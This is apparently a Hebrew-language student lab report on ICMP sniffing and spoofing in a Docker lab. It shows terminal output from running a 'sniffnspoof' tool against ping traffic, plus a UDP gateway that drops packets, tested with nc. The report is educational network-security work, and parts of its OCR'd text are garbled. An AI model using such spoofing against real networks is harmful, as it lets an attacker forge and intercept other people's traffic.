Activities Terminal Jan 20 23:01 seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::591b:fa45:af54:9429 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:d9:ad:a2 txqueuelen 1000 (Ethernet)
RX packets 650893 bytes 902245409 (902.2 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 99596 bytes 13824217 (13.8 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8020 bytes 748393 (748.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8020 bytes 748393 (748.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethc252e2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::96:e4:2c:fc:43:57 txqueuelen 0 (Ethernet)
ether 96:e4:2c:fc:43:57 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 30 bytes 4467 (4.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethc63dbbd: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::647a:fcff:fe36:25f5 txqueuelen 0 (Ethernet)
ether 66:7a:fc:36:25:f5 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31 bytes 4597 (4.5 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@VM:/volumes/spoof# ./sniffnspoof br-6b2e0847e4c9
Device: br-6b2e0847e4c9
Filter expression: icmp
```

נפתח עוד שתי טרמינלים עבור מכונה A ומוכנה B ונפעיל אותם



```
Activities Terminal Jan 20 22:58 seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup
[01/20/23]seed@VM: ~/Labsetup$ docker exec -it da2cadcc3db6 /bin/bash
root@da2cadcc3db6: # 
```



```
Activities Terminal Jan 20 22:57 seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup
[01/20/23]seed@VM: ~/Labsetup$ docker exec -it 652faaee6c11 /bin/bash
root@652faaee6c11: # 
```

עכשו נכנס לטיק'יה `ping` מתוך מכונה A ונסלח למכונה B פאקטות `ping` מכתובות

8.8.8.8

```
[01/20/23] seed@VM: ~/.../Labsetup$ docker exec -it 652faaee6c11 /bin/bash
root@652faaee6c11:/# cd volumes/ping
root@652faaee6c11:/volumes/ping# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=20.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=19.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=113 time=20.4 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=19.8 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=113 time=19.8 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=113 time=20.0 ms
```

נזהר אל `attacker` ונראה שכאן הוא מסניף את המידע ושולח פאקטות מזויפות


```

Activities Terminal Jan 20 23:02 •
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
[seed@VM: ~/.../Labsetup] [seed@VM: ~/.../Labsetup] [seed@VM: ~/.../Labsetup] [seed@VM: ~/.../Labsetup]
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=19.8 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=113 time=19.8 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=113 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=113 time=23.3 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=113 time=25.4 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=113 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=113 time=19.5 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=113 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=113 time=18.0 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=113 time=19.9 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=113 time=19.5 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=113 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=113 time=19.8 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=113 time=22.5 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=113 time=17.6 ms
64 bytes from 8.8.8.8: icmp_seq=21 ttl=113 time=18.5 ms
64 bytes from 8.8.8.8: icmp_seq=22 ttl=113 time=18.5 ms
64 bytes from 8.8.8.8: icmp_seq=23 ttl=113 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=24 ttl=113 time=19.6 ms
64 bytes from 8.8.8.8: icmp_seq=25 ttl=113 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=26 ttl=113 time=22.3 ms
64 bytes from 8.8.8.8: icmp_seq=27 ttl=113 time=18.4 ms
64 bytes from 8.8.8.8: icmp_seq=28 ttl=113 time=18.9 ms
64 bytes from 8.8.8.8: icmp_seq=29 ttl=113 time=20.6 ms
64 bytes from 8.8.8.8: icmp_seq=30 ttl=113 time=19.4 ms
64 bytes from 8.8.8.8: icmp_seq=31 ttl=113 time=19.4 ms
64 bytes from 8.8.8.8: icmp_seq=32 ttl=113 time=18.7 ms
64 bytes from 8.8.8.8: icmp_seq=33 ttl=113 time=275 ms
64 bytes from 8.8.8.8: icmp_seq=34 ttl=113 time=19.6 ms
64 bytes from 8.8.8.8: icmp_seq=35 ttl=113 time=18.4 ms
64 bytes from 8.8.8.8: icmp_seq=36 ttl=113 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=37 ttl=113 time=20.6 ms
64 bytes from 8.8.8.8: icmp_seq=38 ttl=113 time=23.5 ms
64 bytes from 8.8.8.8: icmp_seq=39 ttl=113 time=22.8 ms
64 bytes from 8.8.8.8: icmp_seq=40 ttl=113 time=18.1 ms
64 bytes from 8.8.8.8: icmp_seq=41 ttl=113 time=19.2 ms
^C
--- 8.8.8.8 ping statistics ---
41 packets transmitted, 41 received, 0% packet loss, time 40051ms
rtt min/avg/max/mdev = 17.592/26.159/275.464/39.450 ms
root@652faaee6c11:/volumes/ping# ^C
root@652faaee6c11:/volumes/ping# 

```

* נוכן לראות את הזמן של כל פאקטה ping להשלוח ושה"כ נשלחו 41 פאקטות


נכנו ל-Wireshark וניתן לראות הצליח לבצע sniffin' ו-**spoofin'**.



* ניתן לראות שארחן כל פאקטה ping (request) נשלח מיד אחריה שתי פאקטות של attackern (replay)

חלק ד' :

נ裏ץ את הקוד שכתבנו (Gateway) בטרמינל




```
shlomi@zshlomi9: ~/Desktop/shlomi
shlomi@zshlomi9: ~/Desktop/shlomi
shlomi@zshlomi9: ~/Desktop/shlomi$ sudo ./Gateway
[sudo] password for shlomi:
After bind(). Waiting for clients
```

לאחר מכן נפעיל את הפקודה הבאה:

```
echo -n A-message-from-Host-A | nc -4u -w1 10.0.2.15 10001
```

פקודה זאת שולחת הודעת UDP כדי לא ליצור את הלקוח בשבייל Gateway



```
shlomi@zshlomi9: ~/Desktop/shlomi$ echo -n A-message-from-Host-A | nc -4u -w1 10.0.2.15 10001
shlomi@zshlomi9: ~/Desktop/shlomi$
```

נחזיר אל Gateway ונראה שהפאקטת התקבלה

```
shlomi@zshlomi9:~/Desktop/shlomi$ sudo ./Gateway
[sudo] password for shlomi:
After bind(). Waiting for clients
the packets received!
sent
```

נשלח שוב את הפקודה echo -n A-message-from-Host-A | nc -4u -w1 10.0.2.15 10001 עד שאחת הפאקטות תזרק (מודגש בתמונה)

```
shlomi@zshlomi:~/Desktop/shlomi$ sudo ./Gateway
[sudo] password for shlomi:
After bind(). Waiting for clients
the pacta received!
sent
the pacta received!
the pacta received!
sent
the pacta received!
throw the pacta!
```

נפתח את הממשק Loopback ונראה שכאן רק 4 פאקטות התקבלו
לכתובת 10.0.2.15

